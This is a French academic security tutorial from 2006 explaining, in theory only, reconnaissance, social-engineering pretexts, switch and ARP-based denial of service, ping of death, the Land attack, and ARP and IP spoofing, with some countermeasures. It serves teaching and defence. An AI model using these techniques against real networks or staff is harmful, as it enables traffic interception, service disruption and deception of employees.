Tutoriel sécurité

Intrusions réseaux & attaques Web

Version 1.3

Auteurs	:	Joël Winteregg - Massino Iritano
Professeur	:	Stefano Ventura
Institut	:	IICT (Institute for Information and Communication Technologies) http ://www.fullsecurity.ch - http ://www.iict.ch
École	:	Heig-vd (Haute Ecole d'Ingénierie et de Gestion du Canton de Vaud)
Date	:	21 août 2006

Table des matières

1 Vocabulaire et avant propos

Les Intrusions réseau représentent les attaques utilisant les couches 2, 3 et 4 du modèle OSI (couche de Lien, Réseau et Transport). Celles-ci se basent souvent sur la résolution des adresses, le routage des paquets ou des défauts d'implémentation des différents protocoles sur les systèmes d'exploitation. Il nous est possible de classifier les intrusions réseau en deux sous-ensembles :

Attaques visant les failles d'un protocole Le protocole ARP est un exemple typique, puisqu'il est facilement utilisable pour du spoofing[1] (ARPspoofing).

Attaques visant les failles d'implémentation Il s'agira, dans ce cas, d'utiliser les erreurs d'implémentation du protocole ou d'un service sur le système d'exploitation de la victime.

Les attaques Web , quant à elles, représentent les attaques visant directement les serveurs Web ou les applications s'exécutant sur ceux-ci. Ces applications Web sont des programmes écrits par des Webmaster servant à la génération dynamique[2] des pages HTML (.jsp, .php, .asp, etc..) fournies au client. Ces applications souvent "mal" programmées, sont particulièrement vulnérables aux attaques Web (attaques du site Web en question). Pour cette classe d'attaques, il nous est aussi possible de définir deux sous-ensembles :

Attaques visant le programme serveur offrant le service Web (Apache, IIS) Il s'agira, dans ce cas, de l'utilisation de failles d'implémentation du programme serveur (typiquement un Buffer Overflow).

Attaques visant les applications hébergées par le serveur Web Il s'agira ici d'attaquer l'application Web elle-même via les champs de saisies offerts à l'utilisateur.

Les intrusions et attaques Web sont en nette progression depuis ces dernières années, notamment les intrusions visant l'accès au réseau LAN ou à un sous-réseau d'une entreprise. Actuellement, la majeure partie des intrusions sont directement faites par des collaborateurs de l'entreprise mal intentionnés.

Ce tutorial a comme objectif de présenter une sélection d'attaques possibles sur les réseaux informatiques et serveurs Web. Ces attaques sont classifiées par catégorie et seule la partie théorique sera spécifiée. Ces attaques ont, comme objectif, de faire des dénis de services, des interceptions de mots de passe, etc...
Ce document a un but purement éducatif et ces attaques ne doivent être exécutées que dans le but de mettre en évidence certaines faiblesses de protocoles et de programmation. Il n'est pas question de former de nouveaux crackers.

[1] Art de se faire passer pour quelqu'un d'autre (usurpation d'identité)
[2] Création dynamique de la page HTML du côté serveur en fonction des paramètres entrés par le client

1.1 Symboles utilisés dans les illustrations

Utilisateur

Routeur (symbole Cisco)

Serveur

Switch (symbole Cisco)

Pirate (cracker)

Hub (symbole Cisco)

Analyseur

2 Recherche d'informations

2.1 Introduction

Avant toute attaque, qu'elle soit interne ou externe, il faut d'abord passer par la phase de la prise d'informations : lieu, adresse IP, type d'OS, etc ... Tout comme un voleur ne cambriolera pas une maison sans avoir repéré les lieux et s'être informé sur le système de détection. C'est après cette prise d'informations que la stratégie d'attaque sera établie.

2.2 Méthodes de recherche

Pour parvenir a trouver des informations sur une entreprise ou un nom de domaine il y a plusieurs moyens, dont :

1. Les annuaires Whois
2. Nslookup
3. Traceroute

Ces annuaires contiennent des informations sur les entreprises ou les domaines qui ont été fournies lors de l'enregistrement aux organismes responsables. On peut les consulter sur Internet ou par des logiciels. Par exemple, pour la Suisse, il faut s'adresser à Switch[3]. Nslookup consiste à interroger un serveur DNS ou un serveur de noms de domaine à l'aide d'un client nslookup disponible sur toutes les plates-formes.

[3] http ://www.switch.ch

Les logiciels traceurs de route comme traceroute, visual route et d'autres, consistent a établir la topologie entre la personne possédant le programme et une cible.

2.3 Social Engineering

Il s'agit d'une méthode qui n'a pas recours au logiciel (pour une fois). Les informations vont être collectées directement auprès des utilisateurs, ou encore mieux, auprès des administrateurs réseaux par des stratégies de persuasion. Il y a différentes manières d'entrer en contact avec les utilisateurs ou les administrateurs réseaux.

2.3.1 Par téléphonne

La personne appelant le HelpDesk ou le service informatique se fera passer pour une personne de l'entreprise afin d'obtenir des informations, tel que mot de passe ou autre paramètre permettant l'authentification sur le réseau ou sur un serveur. L'appelant aura préalablement préparé son texte et son personnage de façon à être le plus crédible possible. Pour augmenter la crédibilité, des bruits de fond peuvent être ajoutés comme les bruits des collègues de bureau.

2.3.2 Par courrier postal

Il est possible de recevoir une lettre au format réalisée avec logo, adresse, numéro de téléphone et avec, comme adresse de retour, une boite aux lettres d'une société fictive.

2.3.3 Par contact direct

C'est une méthode de recherche d'informations très difficile pour le cracker mais encore plus difficile pour la victime qui doit se rendre compte qu'il s'agit d'une personne mal intentionnée. De ce fait, le cracker devra faire très attention afin de ne pas se dévoiler au cours de la confrontation.

2.3.4 Contre mesure

Nous avons vu dans les méthodes de recherches (section 2.2 page 4), qu'il était possible de trouver des informations sur les entreprises a l'aide d'annuaires. Ci dessous, nous pouvons voir les informations liées a l'Heig-vd, provenant d'une recherche sur un annuaire whois, a l'aide d'un programme client préalablement installé. Il est donc possible de directement interroger ces bases de données distantes. Nous avons aussi la possibilité d'interroger ces annuaires, via une page web (http ://www.ripe.net/db/whois/whois.html), qui appellera la commande whois et retournera le résultat au browser.

```
jwintere@debian:~$ whois heig-vd.ch
whois: This information is subject to an Acceptable Use Policy.
See http://www.switch.ch/id/terms/aup.html
```

```
Domain name:
heig-vd.ch

Holder of domain name:
Ecole d'Ingenieurs du Canton de Vaud
Christian Kunze
Direction
Route de Cheseaux 1
CH-1400 Yverdon-les-Bains
Switzerland
Contractual Language: English

Technical contact:
Ecole d'Ingenieurs du Canton de Vaud
Michel Burnand
Informatique
route de Cheseaux 1
CH-1400 Yverdon-les-Bains
Switzerland

Name servers:
eivdns-2.eivd.ch        [193.134.216.151]
eivdns.eivd.ch          [193.134.216.150]
scsnms.switch.ch        [130.59.1.30]
scsnms.switch.ch        [130.59.10.30]
scsnms.switch.ch        [2001:620:0:0:0:0:0:1]

Date of last registration:
24.01.2005

Date of last modification:
14.04.2005
```

Nous remarquons que nous obtenons très facilement le nom du directeur, ainsi que celui du responsable technique. Les noms disponibles sur ces annuaires devraient être des noms fictifs de telle sorte que, lorsqu'une personne appelle ou se présente au guichet d'informations dans l'intention de parler au responsable nommé X, cela devrait éveiller les soupçons de la victime et du coup engendrer de la méfiance.

Pour pallier ce phénomène, il faudrait sensibiliser le personnel de l'entreprise et lui appendre à dialoguer sans révéler des données importantes en lui montrant toutes les techniques et scénarii possibles. Un cracker ne se contentera pas d'en appliquer une, il organisera tout un scénario qui pourrait commencer par un coup de téléphone et par la suite un rendez-vous, etc...

2.4 Les scanners

2.4.1 Les scanners d'adresses

Les scanners permettent a un utilisateur de connaître tous les hôtes actifs dans un réseau. La méthode employée est la scrutation d'adresse IP qui consiste à envoyer des requêtes ICMP (ping) à toute la plage d'adresses du réseau. Il suffira de recevoir une réponse à un ping émis afin d'en déduire qu'un hôte actif dispose de cette adresse IP. Si ce test est effectué sur plusieurs jours et à différentes heures, il est possible de distinguer les serveurs et les postes de travail (à moins les postes de travail restent constamment allumes). Cette méthode de recherche est efficace dans une entreprise, mais, à l'extérieur de celle-ci elle dépend de la politique de l'entreprise, car si celle-ci utilise NAT[4] pour sortir sur Internet, aucune machine à l'intérieur du LAN de l'entreprise ne sera accessible par le Web (topologie cachée par le NAT).

2.4.2 Les scanners de ports

Les scanners de ports permettent de connaître quels services[5] sont actifs sur la machine. Comme chaque service bien connu (comme ftp, ssh, netBios, etc..) utilise un ou des ports bien défini (well known port), le scanner va envoyer un message sur chaque port et selon la réponse, il déterminera si le port éberge un service connu ou non. Pour ce faire, il faut utiliser un scanner qui puisse tester chacun des ports par les protocoles TCP et UDP. Il sera ensuite possible d'établir la liste des services réseaux activés sur la machine cible.

2.4.3 Les scanners de vulnérabilité

Les scanners de vulnérabilité possèdent une base de données de toutes les vulnérabilités des systèmes et des attaques possibles, de telle manière à tester toutes les attaques Web et intrusions répertoriées. Il existe différents scanners de vulnérabilité comme Nessus[6] ou Nikto[7]

3 Intrusion

3.1 Déni de services (DoS)

Les attaques par déni de services (Denial of Service, DoS) ont pour même but de rendre indisponible la victime ou le service de la victime ou encore de rendre inopérant tout un réseau. Ce genre d'attaques peut être exécuté à différents niveaux du modèle OSI. Ces attaques vont profiter de la faiblesse de

[4]Network Address Translation, L'entreprise entière sortira sur Internet avec une seule et unique adresse IP

[5]Programme serveur s'exécutant sur une machine

[6]logiciel Open Source disponible a : http ://www.nessus.org

[7]logiciel Open Source permettant de relever les vulnérabilités de serveurs Web uniquement, disponible sur : http ://www.cirt.net/code/nikto.shtml

l'implémentation de différents protocoles ou profiter d'erreurs de programmation d'applications. Seule une partie de ces attaques sera présentée dans ce document.

3.1.1 DoS niveau 2

Si les machines d'un LAN sont interconnectées via un Switch, il est alors possible de rendre une machine inaccessible au réseau de l'entreprise. Puisqu'un Switch associe l'adresse MAC des machines avec les ports du Switch lui-même dans une table CAM (Content Address Memory). La figure 1 illustre la configuration automatique de la table CAM (après l'échange de quelques trames).



FIG. 1 – Auto-configuration initiale du Switch

Il sera possible de provoquer un déni de service sur une station (utilisateur) en générant des trames avec l'adresse MAC de la victime sur un port différent du switch de celui ou la victime est connectée. Celui-ci pensera que la victime a déplacé sa machine et associera son adresse MAC sur le nouveau port. Ainsi, la victime ne pourra plus accéder (ou seulement partiellement) au réseau, puisque le Switch aura associe son adresse MAC sur le port où se trouve le cracker. Elle ne recevra donc plus les paquets qui lui sont destinés (c'est le cracker qui les recevra à sa place). La figure 2 illustre cette situation.

Nous remarquons que si la victime émet à nouveau des trames sur le réseau, le Switch enregistrera à nouveau le bon port avec son adresse MAC. Ceci jusqu'au moment ou le cracker émettra à son tour de nouvelles trames sur le réseau. Il devra donc envoyer régulièrement des trames afin de garentir le déni de service.

Le même principe peut être appliqué au cache ARP d'un routeur (en lui envoyant des réponses ARP). Il suffira de préciser dans la réponse ARP, que l'IP B est atteignable par l'adresse MAC de X et que l'IP A par l'adresse MAC Y. De ce fait les paquets pour B seront envoyés sur la station A et vice-versa. En mélangeant ainsi l'association d'adresse IP - MAC de tout le réseau, le routeur ne répondra plus aux bonnes stations, ce qui provoquera un déni de service.



FIG. 2 – Détournement des paquets par le cracker

3.1.2 DoS de niveau 3 (ping of Death)

Le principe est d'envoyer à la victime un paquet IP surdimensionné pour que le système de la victime se mette en attente ou crash. Il s'agit en fait d'un buffer overflow de l'implémentation de la couche IP (nous aborderons cet type d'attaques dans la section 3.4 de ce tutorial) qui a pour but de mettre hors service une station. Nous allons maintenant étudier le principe de l'attaque à l'aide des spécifications des protocoles IP et Ethernet. Le protocole IP a défini qu'une trame IP ne doit pas dépasser 65535 octets. C'est donc en envoyant une trame IP supérieure au nombre d'octets maximum que l'on obtient le crash de la machine de la victime (la récupération de l'exception n'a donc pas été implémentée dans le stack IP) . Pour mieux comprendre comment cela fonctionne, voyons tout d'abord comment est structuré un paquet IP (figure 3) et comment celui-ci est envoyé dans un réseau.

Tous les champs ne seront pas décortiqués dans cette partie. Nous allons voir les champs importants lors de la fragmentation :

Total Length Ce champ indique la longueur totale du paquet IP en y incluant la longueur de l'en-tête.

Flags Ce champ est constitué de trois bits (0/D/M) qui sont utilisés lors de la fragmentation des paquets :

1. Bit 0 : Bit réservé ayant comme valeur 0.
2. Bit D : Lorsque ce bit est à 1, il indique aux routeurs qu'il n'est pas possible de fragmenter ce paquet.
3. Bit M : Lorsque ce bit est à 1, il indique que la trame a été fragmentée et qu'il reste d'autres fragments à acquérir. Si celui-ci est à 0 et que le fragment offset est différent de 0, cela indique que le fragment est le dernier du paquet. Si par contre il est à 0 ainsi que le fragment offset, cela indiquera que le paquet n'a pas été fragmenté.

Fragment Offset Indique la position du fragment reçu dans le paquet final (reconstitué). Il donne la position du premier byte du fragment (trame IP sans l'entête) dans le paquet final. Cette position est donnée par saut de 8 bytes.



FIG. 3 – Champs d'une trame IP

Grâce à ces trois champs, un récepteur arrive à reconstituer un paquet IP qui a été fragmenté. La fragmentation des paquets IP est nécessaire lorsque ceux-ci dépassent 1500 bytes (entête compris). Ceci vient du fait que la trame IP est directement passée à la couche 2 (MAC, sur un réseau LAN) qui n'accepte pas de PDU de niveau 3 plus grand que 1500 bytes.

Le protocole utilisé lors d'un ping est ICMP. Celui-ci est directement encapsulé dans la trame IP, comme l'illustre la figure 4. Lorsque le ping est de grande taille(par exemple : ping -l 60000) les data de la trame ICMP seront d'une taille de 60000 octets, auquels ICMP ajoutera une entête de 8 octets, par conséquent la trame IP aura une taille de 60028 octets.



FIG. 4 – Encapsulation d'une trame de contrôle ICMP dans un paquet IP

Comme expliqué précédemment, la trame Ethernet (couche MAC) n'accepte pas des PDU de la couche 3 plus grand que 1500 octets. La couche 3 va donc devoir fragmenter son paquet à transmettre en fragments de 1500 octets, comme l'illustre la Figure 5. Le champ Total Length indiquera la longueur de chaque fragment IP : dans cet exemple cette valeur sera toujours de 1500 octets (trame totalement remplie), sauf pour la dernière trame. Le champ Flags sera quant à lui toujours 001 sauf pour la dernière trame qui vaudra 000 indiquant ainsi qu'il s'agît du dernier fragment. Le champ Fragment Offset part depuis 0 et

s'incrémente de 185 à chaque trame. Cette valeur (185) provient du fait qu'une trame IP a une longeur de 1500 octets - 20 octets de l'en-tête IP, qui font 1480. L'offset s'indiquant par sauts de 8 bytes, nous devons donc diviser 1480 par 8, ce qui nous donne bien 185. Ainsi il faudra un peu plus de 40 trames Ethernet afin de transmettre un ping -l 60000.



FIG. 5 – Fragmentation IP

Les fragments du paquet étant stocké dans un buffer (du côté du récepteur du ping), il arrivera un moment où le nombre de byte contenu dans celui-ci dépassera la taille maximum du buffer. Le stack IP écrira alors dans une plage mémoire qui ne lui était pas réservée, ce qui provoquera un crash général du système (principe d'un buffer overflow).

Cette attaque était très populaire il y a 10 ans, mais de nos jours il est moins facile d'envoyer un ping avec une taille supérieure à 65535 octets puisque les systèmes d'exploitations actuels testent la taille du payload du ping avant d'envoyer le paquet. De plus, les stack IP ont été mis à jour afin de ne plus être vulnérables à ce genre d'attaques.

3.1.3 DDoS (distributed deny of Services)

Ce type d'attaque a aussi but de rendre inopérante une machine ou un service (Dos). Cette fois-ci, le cracker se fera aider par d'autres machines pour exécuter cette attaque. Lorsqu'il décidera d'attaquer sa victime, toutes les machines lanceront en même temps l'attaque sur la victime (Figure 6). Il est plus difficile de se protéger de ce genre d'attaques, puisque les adresses IP sources des paquets constituant l'attaque seront à chaque fois différentes.

3.1.4 Land Attack

Après avoir trouvé un port TCP ouvert (serveur TCP) sur la station de la victime, il sera possible d'envoyer une demande de connexion TCP SYN ayant comme adresse IP source l'adresse IP de la victime et comme port source, le port ouvert de celle-ci. Lorsque le serveur (station de la victime) voudra répondre



FIG. 6 – Principe d'un déni de service distribué

par la trame SYN/ACK habituelle, son stack ne saura pas comment traiter cette réponse, puique l'adresse et le port sources du TCP SYN deviendront l'adresse et le port de destination du TCP - SYN/ACK du segment TCP. Le système de la victime se mettra alors en attente (crash).
La figure 7 illustre une connexion TCP correcte, alors que la figure 8 illustre l'attaque décrite ci-dessus.



FIG. 7 – Connexion TCP classique

Pour se prémunir de ce genre d'attaque, il va falloir installer les correctifs logiciels adéquats ou alors installer un Firewall[8]. Actuellement cette attaque n'est plus réalisable puisque tous les stack de communications ont été mis à jour.

[8]Par feu, permettant de bloquer l'accès aux ports non utilisés de la machine ou du segment réseau à protéger



FIG. 8 – Connexion TCP classique

3.2 Spoofing

Le terme ”spoofing” signifie usurpation d'identité. Par conséquent, les attaques de cette famille consistent à se faire passer pour une machine dans le but d'obtenir la confiance ou l'approbation de la victime.

3.2.1 ARP Spoofing

Cette attaque est une attaque de niveau 2 (couche liaison) car elle utilise le protocole ARP, utilisé pour la résolution d'adresse IP en une adresse MAC dans les réseaux Ethernet.
Lorsqu'une station veut envoyer des messages à une autre station, elle utilise l'adresse IP de la station distante comme adresse IP de destination. Si les deux stations se trouvent dans le même sous-réseau, la station émettrice pourra directement envoyer le message à la station destinatrice. Si, par contre, la station destinatrice appartient à un autre sous-réseau, la station émettrice devra envoyer son message à son routeur par défaut afin qu'il le relaie. Dans ces deux cas, l'adresse permettant d'identifier la station destinatrice ou le routeur, sont des adresses locales (appartenant au même LAN ”adresses MAC”). Afin de connaître l'adresse MAC du destinataire (station de destination ou routeur par défaut), la machine source va devoir émettre une requête ARP (en broadcast) en spécifiant l'adresse IP du destinataire. Le destinataire se reconnaîtra (son adresse IP) et enverra une réponse ARP qui précisera son adresse MAC. Cette réponse est conservée dans le cache ARP de la station émettrice qui va contenir toutes les associations d'adresses pour une durée déterminée. Ceci permettra d'éviter d'émettre des requêtes ARP pour chaque paquet émis . La Figure 9 nous montre une situation d'accès à Internet lorsque les cache ARP des différents acteurs de la connexion sont correcte.

Le cache ARP de chaque station peut être modifié sans pour autant que la station ait émis une requête ARP. L'ARPspoofing consiste donc à envoyer des réponses ARP à la victime dans le but de modifier son cache. Le cracker envera donc des réponses ARP contenant son adresse MAC, associée à l'adresse IP du



FIG. 9 – Accès à internet sans ARPspoofing (cache ARP de chaque station correcte)

Gateway[9] (IP B sur la figure 9 et 10) sur la station de la victime. De cette façon tout le trafic partant de la victime en direction du routeur sera redirigé sur la machine du cracker puisque la station victime (IP A) pensera que le routeur (IP B) est à l'adresse MAC Z. Si le cracker active une fonction de routage sur sa machine, les paquets pourront tout de même être relayé sur le routeur de sortie. De cette manière, le routeur et la victime ne se rendront compte de rien. La Figure 10 illustre cette situation.

Cette attaque est possible sur toutes les machines du sous-réseau (jusqu'au routeur). De plus, il est possible d'empoisonner le cache ARP du gateway pour que les informations de retour passent par la machine du cracker.

3.2.2 IPspoofing

Cette attaque est une attaque de niveau 3 (couche réseau). L'IPspoofing permet de cacher la source de l'attaque sur une cible. L'inconvénient viens du fait que la victime utilisera l'adresse usurpée pour émettre ses messages de retour. De ce fait ces messages iront à la personne ayant son adresse IP usurpée et non au cracker. C'est donc pour cela que ce genre d'attaque s'appelle "attaque à l'aveugle" (Blind Spoofing). Il faudra aussi prendre garde à mettre hors service (DoS) la machine ayant son adresse usurpée afin qu'elle n'interagisse pas pendant l'attaque. Ce genre d'attaque implique aussi le fait que l'attaquant doit pouvoir prédire les numéros de séquences du protocole TCP afin que la liaison reste établie.

Il reste néanmoins possible de récupérer les paquets de retour avec les deux méthodes que nous allons vous présenter :

1. Le source routing

[9] Routeur par défaut



FIG. 10 – ARPspoofing (redirection des messages à destination du routeur)

2. Le reroutage

Champs d'option de la trame IP Le source routing fait partie du champ option de l'entête IP (Figure 3, page 10). Sans ces options l'entête IP à une longueur minimale de 20 octets mais si des options sont implémentées celle-ci peut être plus grande. Le champ option permet d'implémenter les propriétés suivantes (facultatives) :

– Sécurité
– Internet Timestamp
– Record Route
– Source Routing

Le champ d'option est de taille variable, mais doit être un multiple de 32 bits. Si ce n'est pas le cas, il sera rempli par des bits de bourrages (Padding). Sa structure (Figure 11) permet donc d'englober plusieurs options dans le même champ.



FIG. 11 – structure du champ d'option de la trame IP

Sécurité Ce champ permet aux hôtes de spécifier des paramètres de sécurité, de compartimentation, de restriction, de traitement et des groupes utilisateurs fermés. Cette option est très peu, voir pas utilisée.

Internet Timestamp Par cette option on va pouvoir enregistrer les marques de temps (durée en millisecondes écoulées depuis minuit GMT) correspondant à l'heure de réception de chaque routeur ainsi que leur adresse IP. Lorsqu'on fait un *ping s 4*, cette option est utilisée. Celle-ci est limitée à un maximum de quatre adresses IP puisque l'entête a une taille maximum de 60 bytes.

